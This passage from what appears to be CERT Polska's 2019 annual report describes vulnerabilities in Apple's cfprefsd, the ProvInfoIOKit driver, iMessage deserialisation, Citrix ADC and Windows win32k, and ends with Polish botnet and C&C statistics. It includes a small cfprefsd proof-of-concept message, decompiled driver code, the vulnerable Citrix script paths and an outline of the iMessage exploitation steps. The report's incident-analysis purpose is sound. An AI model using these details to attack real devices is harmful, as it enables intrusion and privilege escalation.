The vulnerability was detected in the CoreFoundation component, providing basic functionality for iOS / OS X applications, such as translations, plugins, settings, etc. The vulnerability involved the implementation of the CFPrefs service (cfprefsd). While searching for the modified code, the researchers developed the `handleMultiMessage:replyHandler` method.

Name	Address 2	Name 2	Ratio	BBlocks 1	BBlocks 2
-[CFPrefsDaemon h...	00101854	-[CFPrefsDaemon handleMultiMessage:replyHandler:]	0.980	43	41
-[CFPrefsDaemon h...	0010021c	-[CFPrefsDaemon handleMessage:fromPeer:replyHandler:]	0.940	22	22
___49-[CFPrefsDae...	00101c34	___49-[CFPrefsDaemon handleMultiMessage:replyHandler:]_block_invoke_2	0.890	3	1
-[CFPrefsDaemon h...	001016f8	-[CFPrefsDaemon handleFlushSourceForDomainMessage:replyHandler:]	0.880	6	4
___39-[CFPrefsDae...	0010218c	___39-[CFPrefsDaemon initWithRole:testMode:]_block_invoke_3	0.670	4	2

Figure 106. Changed functions in iOS / Mac OS X patches (source: zecops.com).

The code logic had a problem with counting references contained in the XPC structure¹⁸⁸, more specifically in the “CFPreferencesMessages” buffer. The problem occurred at memory release and optional saving of certain elements of this list through an inter-process communication message. Manipulation of message writing and reference count provided access to released memory, i.e. a use-after-free vulnerability that could be used for privilege escalation on the device.

186. <https://unit42.paloaltonetworks.com/unit42-henbox-chickens-come-home-roost/>

187. <https://pl.wikipedia.org/wiki/Ujgurzy>

188. <https://developer.apple.com/documentation/xpc>

Below is a snippet of a message using reference count manipulation:

```
poc_dict = {
    „CFPreferencesOperation” = 5,
    „CFPreferencesMessages” = [
        {
            „CFPreferencesOperation”: 4
        }
    ]
}
```

■ CVE-2019-7287

The vulnerability was the result of an incorrect size check in the `ProvInfoIOKitUserClient::ucGetEncryptedSeedSegment` function and led to „jumping” out of the sandbox in which standard iOS applications work.

```
__int64 __fastcall ProvInfoIOKitUserClient::ucGetEncryptedSeedSegment(__int64 a1, unsigned int *a2, __int64 a3,
{
    __int64 v8; // x19
    char *v9; // x0
    __int64 v10; // x0
    __int64 v12; // [xsp+0h] [xsp-20h]

    if ( !a2 )
    {
        v8 = 0xE00002C2LL;
        v9 = "[ProvInfoIOKitUserClient::ucGetEncryptedSeedSegment] Error: null pointer for input structure\n";
        goto LABEL_7;
    }

    if ( a2[30] >= 0x41 )
    {
        v8 = 0xE00002C2LL;
        v9 = "[ProvInfoIOKitUserClient::ucGetEncryptedSeedSegment] Error: bad input structure lengths\n";
    LABEL_7:
        IOLog(v9, v12);
        return v8;
    }

    v10 = (*( __int64 (__fastcall **)(__QWORD, __QWORD, __QWORD, char *, __int64, char *) )(**(__QWORD **)(a1 + 216) +
        *(__QWORD *) (a1 + 216),
        *a2,
        *((unsigned __int16 *)a2 + 2),
        (char *)a2 + 6,
        a3,
        (char *)a2 + 54);
    v8 = v10;
    if ( (_DWORD)v10 )
    {
        v12 = v10;
        v9 = "[ProvInfoIOKitUserClient::ucGetEncryptedSeedSegment] ProvInfoIOKit::getEncryptedSeedSegment returned
        goto LABEL_7;
    }
    return v8;
}
```

Figure 107. Fixed, previously disassembled vulnerable code (iOS 12.1.4) (source: *antid0te.com*).

The objects `ProvInfoIOKit` and `ProvInfoIOKitUserClient` are implemented in the `com.apple.driver.ProvInfoIOKit` driver, with access restrictions for standard applications. It can only be accessed by the Find my device function, as well as device activation and iCloud / iMessage / FaceTime background information exchange services. By comparing the vulnerable and patched iOS versions, the researchers discovered new conditions limiting the size of incoming data to the `ucEncryptSUInfo` and `ucEncryptWithWrapperKey`, methods, just before calling the `memmove` function used for copying buffers. Excess buffer during copying created favourable conditions to bypass the sandbox and escalate privileges. A very detailed analysis of the flaw and vulnerability exploitation was published by Google Project Zero¹⁸⁹.

■ CVE-2019-8641 – remote access to a device through iMessage

In August 2019, Samuel Groß of Google Project Zero disclosed an interesting vulnerability and how it can be exploited to take control of an iOS device. All that was enough to carry out an attack was the

189. <https://googleprojectzero.blogspot.com/2019/08/in-wild-ios-exploit-chain-4.html>

victim's Apple ID (email) or telephone number. The attacker gained access to all possible functions of the telephone, including remote activation of the microphone and camera.

iMessage supports messages in the form of audio, video, text and group chats. The structure of the components that make up this solution is quite complex, as shown in the diagram below. Virtually each of its elements runs in an isolated sandbox (red border).




Figure 108. The components used by iMessage (source: Google Project Zero).

The researcher found a flaw in the deserialisation process in the `NSKeyedUnarchiver`¹⁹⁰ component responsible for archive decoding, which is additionally triggered in an unsandboxed process named `SpringBoard`. This is a very attractive target for the attacker, especially in the context of remote exploitation of the vulnerability.

The vulnerability is triggered during processing of the `NSSharedKeyDictionary`, which includes references to objects embedded in the archive. By taking control of these data, the attacker will be able to send a message to the target. By manipulating the internal structures and changing the index value, it is possible to write in any place in the device memory (the index is multiplied by 8 and used as a pointer). For a successful device takeover operation, it was required to bypass the ASLR mechanism, insert the malicious code in the place controlled by the attacker, and bypass Pointer Authentication (PAC)¹⁹¹.

In order to obtain the controlled address for the write, the researcher used the `ACZeroingString` method¹⁹², which after eight executions allowed him to gain access to space at the address `0x11000000`. Bypassing PAC required creating “artificial” objects in the memory (a false ISA instance identifier that is not protected by PAC¹⁹³) and executing methods on them. A video presented by the creator of the exploit¹⁹⁴ shows that the attack is quite “loud” and requires sending about 50 iMessages to the victim.

190. <https://developer.apple.com/documentation/foundation/nskeyedunarchiver?language=objc>

191. <https://googleprojectzero.blogspot.com/2019/02/examining-pointer-authentication-on.html>

192. <http://developer.limneos.net/index.php?ios=13.1.3&framework=Accounts.framework&header=ACZeroingString.h>

193. <https://github.com/apple/llvm-project/blob/apple/master/clang/docs/PointerAuthentication.rst#objective-c-methods>

194. https://youtu.be/E_9kBFKNx54

Citrix Gateway / ADC and mass exploitation of CVE-2019-19781

The end of 2019 was a restless time for Citrix administrators. On the day before Christmas Eve, this software provider announced a critical vulnerability in the Citrix Gateway and Citrix Application Delivery Controller solutions, the exploitation of which enabled remote code execution without authentication.

The problem consisted in the malicious actors gaining unauthorized access to the `/vpn/./vpns/` folder on the devices of this company¹⁹⁵. This folder also served as the home directory for Perl scripts and the entire Perl Template Config environment, allowing for XML files injection and code execution on the device.

Vulnerable strings in Citrix solutions:

- `/vpn/./vpns/portal/scripts/newbm.pl`
- `/vpn/./vpns/portal/scripts/rmbm.pl`
- `/vpn/./vpns/portal/scripts/picktheme.pl`




Figure 109. Geographic distribution of the vulnerable Citrix solutions (source: shodan.io).

According to preliminary statistics quoted by the media, approximately 80,000 companies used the vulnerable Citrix solutions; as of 31 December 2019, there were 128,777 vulnerable hosts connected to the Internet¹⁹⁶. At the time of creating the report, there were approximately 9,000-12,000 unpatched devices (the number differs depending on the data provider). In Poland, we identified only a few publicly available devices whose owners were informed about the vulnerability and how to patch it.




195. <https://us-cert.cisa.gov/ncas/alerts/aa20-031a>

196. <https://docs.google.com/spreadsheets/d/1Uplx-kmEUsYz9n9m0wBuZyqv6IM1TBCFa08vAwX2bJw/edit#gid=0>

CVE-2019-0797 vulnerability in Windows

CVE-2019-0797 affects Microsoft Windows systems and was discovered by Kaspersky Lab. The vulnerability involves synchronization between the `NtDCompositionDiscardFrame` and `NtDCompositionDestroyConnection` system calls present in the `win32k` driver, which is responsible, for example, for window appearance in the graphical user interface. The vulnerability occurs when the code acquires a lock that is related to frame operations in the structure `DirectComposition::CConnection` and tries to find a frame that corresponds to a given id and will eventually call a free on it. During a simultaneous operation, the function `DiscardAllCompositionFrames` does not acquire the necessary lock, which causes a race condition leading to the read of already released areas of memory. This causes a use-after-free error used by the attackers to escalate system privileges.

Interestingly, this vulnerability was exploited by two APT groups: `FruityArmor` (United Arab Emirates) and `SandCat` (unidentified origin).



01001001001100
100100110000001100


01000100001111000110011000010
0110001000110010010010

01001000
00011000110000

010000100000110000100

01000110001100000011000
00101100110000110011
0011001100011
1001100110001100
001100001100110000
111000100011000

001100011000100
00110001100
0011111100111001
1110011110011000000
1100100010000



Statistics

The data on threats analysed by CERT Polska come from many sources, including our operations, automated threat monitoring systems (such as sinkholes), and, most importantly, from third parties, such as non-profit organizations and independent researchers, national CERTs, and commercial companies. The variety of information collecting techniques is particularly noteworthy. Below are some of the most frequently used ones:

- Data on infected computers (bots) are obtained primarily by taking over botnet infrastructures (C&C domains) and directing them to sinkhole systems.
- Attacks on computers with various services (SSH, WWW, etc.) open to the Internet are detected using honeypots, i.e. traps that pretend to be real servers.
- A similar technique – client honeypots, pretending to be web browsers – can be used to detect malicious websites that attempt to infect their users with malware.
- Detection of vulnerable services, e.g. incorrectly configured NTP servers, which can be used for DDoS attacks, is carried out by scanning the IPv4 address space on a large scale.

Limitations

We made every effort to ensure that the picture of the situation drawn from the presented statistics represents all large-scale threats in an accurate manner. However, it should be remembered that the statistics have certain limitations, resulting mainly from the nature of the available source data. First and foremost, collecting full information about all kinds of threats is an impossible endeavour. This is best illustrated by attacks on specific entities or user groups. As opposed to mass attacks, these attacks are not usually recorded by our monitoring systems or reported to our team. The problem with seeing the full extent of the situation also stems from the fact that a threat can be active for long periods of time before it is analysed and its regular observation starts. For example, the number of infected computers belonging to a botnet can be difficult to determine before it is neutralized by taking over its C&C infrastructure. Another important issue is to determine the scale of a given threat, which we usually do by counting the IP addresses related to the threat observed during the day. Thus, we assume that the number of addresses is similar to the number of devices or users affected by the threat. Obviously, this is an imperfect measure due to two commonly used mechanisms that affect visible public addresses:

- NAT (address translation), leading to underestimating the number of affected machines, due to the fact that there are often many computers behind one external IP address.
- DHCP (dynamic addressing), leading to overestimating the number of affected machines, due to the fact that e.g. the same infected computer can be detected several times in one day at different addresses.

It can be assumed that the impact of both mechanisms on the aggregated results mostly balances out, but a thorough analysis of the impact of the NAT and DHCP mechanisms in this context would be required. The last comment concerns the IP version – all the given statistics refer to IPv4. This is due to low level of IPv6 implementation in Poland and the resulting negligible number of reports for these addresses each year.

Botnets

This part of the report presents statistics on botnet activity. It should be emphasized that the data only refer to botnets which have been detected and are monitored and for which we receive relevant reports.

■ Botnets in Poland

Table 5 shows the number of infected computers in Polish networks. In 2019, we collected information on a total of 635,491 unique IP addresses that exhibit zombie activity.

Family	Size
Andromeda	3 931
Conficker	2 640
Qsnatch	2 560
Avalanche	2 298
Gamut	1 918
Caphaw	1 563
Mirai	1 520
Sality	1 087
ISFB	723
Nymaim	695

Table 5. *The largest botnets in Poland.*

The values in Table 5 indicate the largest number of unique IP addresses of infected computers in Polish networks per day. As in the previous year, the Andromeda botnet was ahead of the other families, despite the fact that its infrastructure was largely neutralised in 2016-2017. At its peak, we recorded nearly four thousand infections. At the end of the year, we recorded infections of NAS devices of the Taiwanese manufacturer QNAP Systems. On average, there were two thousand such infections per day. Compared to the previous year, the activity of the ISFB and Nymaim banking trojans decreased by almost half.

■ Botnet activity broken down by telecommunications operators

Chart 1 presents the infection rate among users of the largest telecommunications operators. It is estimated on the basis of the daily number of unique infected IP addresses. The infection rate is obtained by dividing the number of bots by the number of clients accessing the Internet using given operator's services.

The data are obtained from the "Report on the State of the Telecommunications Market in Poland in 2018" issued by the Office of Electronic Communications¹⁹⁷.

197. https://www.uke.gov.pl/download/gfx/uke/pl/defaultaktualnosci/36/223/1/raport_o_stanie_ryнку_telekomunikacyjnego_w_polsce_w_2018_r_2.pdf




Chart 1. Infection rate among users of the largest Polish telecommunications operators.

Similarly to 2018, there is a gradual decrease in device infections in the networks of the main telecommunications service providers. The average daily number of infected devices in Polish Internet is 10,253, with an average of 13,000 devices at the beginning of the year, then a substantial decrease – even down to 8,000 devices – between July and September, and a rise to approximately 12,000 at the end of the year. Note the decrease in the number of recorded Andromeda botnet computers in the middle of the year. However, the number increased again in the second half of the year. The increase in the infection rate of Polish ISP networks at the end of 2019 is attributable primarily to the activity of a new threat – the QSnatch botnet attacking NAS QNAP servers¹⁹⁸. It should be noted that a particularly high number of QSnatch botnet occurrences was recorded in UPC network, but we do not have information that could explain this phenomenon. The substantial decrease in the daily occurrence of the Gamut botnet is a positive sign. Conficker still remains in the top among the most frequently occurring botnets in Poland, but its presence also decreased. The large difference as compared to the previous year – above 40 percent – is attributable not only to the replacement of infected and vulnerable computers, but also to the fact that in 2018, some of the companies that provide us with data introduced changes to the monitoring of this threat. This resulted in an increased number of reports within this period.

■ C&C servers

In 2019, we received reports on 135,949 IP addresses used as botnet C&C servers. This is a large increase compared to the previous year, but it is not attributable to an increased worldwide botnet activity, but mainly to exchanging information about threats on a greater scale, which is a positive trend. Due to the nature of the threat, we decided to cover the issue in terms of the location of the IP address or top-level domain (TLD) of the C&C domain name. In the statistics, we did not include reports on CERT Polska sinkhole servers, which we use to neutralise botnets and detect infected machines.

198 <https://www.kyberturvallisuuskeskus.fi/en/news/qsnatch-malware-designed-qnap-nas-devices>

We received reports on IP addresses from 205 countries. As in previous years, most malicious servers were located in the United States (21%). A proportion of 65% of the C&C servers were maintained in 10 countries shown in Table 6.

No.	Country	Number of IPs	Share
1	USA	28 162	20.72%
2	Canada	18 412	13.54%
3	Brazil	10 134	7.45%
4	Russia	6 128	4.51%
5	Germany	5 565	4.09%
6	Taiwan	5 451	4.01%
7	Thailand	4 365	3.21%
8	The Netherlands	3 963	2.92%
9	Vietnam	3 383	2.49%
10	France	3 336	2.45%
...
25	Poland	1 058	0.78%

Table 6. Countries with the largest number of C&C servers.

We observed 8,901 different autonomous systems (AS) hosting C&C servers. Ten autonomous systems hosted more than 24% of all the malicious servers. It is worth noting that the three networks with the largest number of servers are located in China. The details can be found in Table 7.

No.	AS ID	Name	Number of IPs	Share
1	4134	Chinanet	6 028	4.43%
2	4837	China169	5 879	4.32%
3	3462	Hionet	4 762	3.50%
4	13335	Cloudflare	4 037	2.97%
5	14061	DigitalOcean	2 884	2.12%
